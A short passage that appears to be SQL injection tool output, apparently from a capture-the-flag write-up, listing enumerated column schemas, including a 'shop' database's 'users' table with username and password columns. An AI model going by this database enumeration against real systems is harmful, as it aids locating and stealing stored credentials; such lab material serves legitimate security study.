| cont41n_ | varchar(20) |
| id       | int(11)     |
| us3ful   | int(11)     |
+----------+-------------+

Database: shop
Table: users
[3 columns]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| id       | int(11)      |
| password | varchar(150) |
| username | varchar(50)  |
+----------+--------------+
```